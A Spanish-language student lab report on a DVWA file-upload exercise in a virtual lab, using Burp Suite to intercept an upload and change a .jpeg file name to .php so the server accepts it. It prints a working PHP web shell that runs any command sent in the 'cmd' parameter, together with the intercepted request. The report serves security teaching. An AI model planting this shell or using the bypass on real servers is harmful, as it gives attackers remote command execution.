# INTERCEPTANDO LA COMUNICACIÓN

## PRÁCTICA 7

## **DESARROLLO DE SOFTWARE SEGURO**



- Jorge Ibarra Peña
- 20310025
- 7°P
- Desarrollo de Software
- CETI COLOMOS

## PRACTICA "INTERCEPTANDO COMUNICACIÓN"

Obtener la información que va del navegador a la tarjeta de red del servidor interceptada por el proxy de BURP SUITE.

#### **OBJETIVO:**

Hackear el servidor a través de un proxy, con un archivo falso (haciéndole creer que es un archivo de imagen en lugar de un php)

#### **DESCRIPCIÓN**

Para comenzar con está práctica primero necesitamos prender nuestras máquinas virtuales y conocer la IP de Metasploitable, en este caso el ping es "10.0.2.4"

```
metasploit [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

[-M mtu discovery hint] [-S sndbuf]
[ -T timestamp option ] [ -Q tos ] [hop1 ...] destination sfadmin@metasploitable: $\frac{2}{3}$ ipconfig bash: ipconfig: command not found sfadmin@metasploitable: $\frac{2}{3}$ ifconfig the Link encap:Ethernet HWaddr 08:00:27:73:88:f4 inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.255.0 inet6 addr: fe80::a00:27ff:fe73:88f4/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:41 errors:0 dropped:0 overruns:0 frame:0 TX packets:66 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000

RX bytes:5780 (5.6 KB) TX bytes:7116 (6.9 KB)

Base address:0xd020 Memory:f0200000-f0220000


0 Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:100 errors:0 dropped:0 overruns:0 frame:0

TX packets:100 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0


RX bytes:23481 (22.9 KB) TX bytes:23481 (22.9 KB)
```

Ahora, gracias a la práctica pasada se crea una conexión entre Kali y Metasploit, así que al ingresar la IP de Metasploit en el navegador de Kali Linux debe de salirnos el DVWA. Como se muestra a continuación:



Y de aquí seleccionaremos la opción de DVWA para empezar con las actividades de seguridad.


Llegaremos a un inicio de sesión, para eso el usuario es: admin y la contraseña es: password y después de eso ya podremos ingresar.



Ya ingresados en la página nos dirigimos a la pestaña del lado izquierdo a la opción de "DVWA Security" y colocamos la seguridad en "ALTA" o en ingles "HIGH" y le damos "Sumit"



Y le damos en aceptar y ahora creamos el archivo Shell ya que no se especifica como crearlo, lo creamos y lo modificamos desde el CMD de Kali Linux



Y una vez que tenemos este código, creamos el siguiente código adentro del documento desde el CMD:

```
<?php
if (isset($_REQUEST['cmd'])) {
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
} else {
    echo "No command specified";
}
?>
```


Para comprobar, vamos a calar en la parte de Upload si podemos subir "Shell.php"



El cual este no nos deja subir el archivo

Ahora configuremos el servidor proxy, para eso en Burp nos vamos a la opción de proxy y comprobamos que el ping y el puerto se acomoden como a continuación:





Y a su vez también configuramos el navegador:




Ahora regresamos al DVWA y con el proxy activado checamos el Shell.php y lo subimos




Y ahora con el proxy activado podemos comprobar que no se sube el archivo, pero en el burp nos aparece algo distinto






Ahora bajemos la dificultad de DVWA a "Medium"



¿Qué pasa cuando activas y desactivas el Intecept?

Cuando activas y desactivas el intercept en Burp Suite, estás controlando la función de interceptación de solicitudes y respuestas HTTP entre tu navegador y el servidor web. Esta característica te permite examinar y modificar las solicitudes y respuestas en tiempo real antes de que lleguen al servidor o al navegador.

Creamos un Shell.jpeg y lo subiremos para comprobar si sube o no



Podemos comprobar que la imagen si sube:

```
Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.

Upload


../../hackable/uploads/shell.jpeg successfully uploaded!
```

Creamos una copia del documento, pero ahora la hacemos una imagen

Comprobamos que se haya copiado correctamente

```
(kali@ kali)-[/var/www]
$ ls -l
total 12
drwxr-xr-x 2 root root 4096 Aug 21 14:58 html
-rw-r--r- 1 root root 134 Nov 21 23:22 shell.jepg
-rw-r--r- 1 root root 134 Nov 21 22:45 shell.php
(kali@ kali)-[/var/www]
```


Ahora subimos la copia pero no sin antes comprobar que el burp sigue activo




```
Pretty
       Raw
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----244679550731988075793331601542
8 Content-Length: 617
 9 Origin: http://10.0.2.4
Ocnnection: close
Referer: http://10.0.2.4/dvwa/vulnerabilities/upload/
2 Cookie: security=medium; PHPSESSID=b250d2089cef58885174e82fed06b1dd
3 Upgrade-Insecure-Requests: 1
.5 -----244679550731988075793331601542
.6 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8 100000
          -----244679550731988075793331601542
Content-Disposition: form-data; name="uploaded"; filename="shell.jepg"
1 Content-Type: application/octet-stream
echo "No command specified";
10 ?>
32
            -----244679550731988075793331601542
34 Content-Disposition: form-data; name="Upload'
36 Upload
        -----244679550731988075793331601542--
```

## Ahora cambiamos el archivo a php


#### Presionamos Forward:




Comprobamos que se haya subido el archivo



### Desactivamos el intercept



Y por último podemos comprobar que tenemos nuestra conexión entre Kali y metasploit desde el administrados de archivos



# **CONCLUSIÓN**

Esta práctica ha sido la mas pesada y la que menos me ha gustado debido a que son muchas cosas que hacer y muy poca explicación de lo que realmente falta que hacer, como el instalar el Burp y hacer funcionar el proxy en ambos lados. Pero hasta eso es interesante la forma de hackear y poder sacar provecho con un solo archivo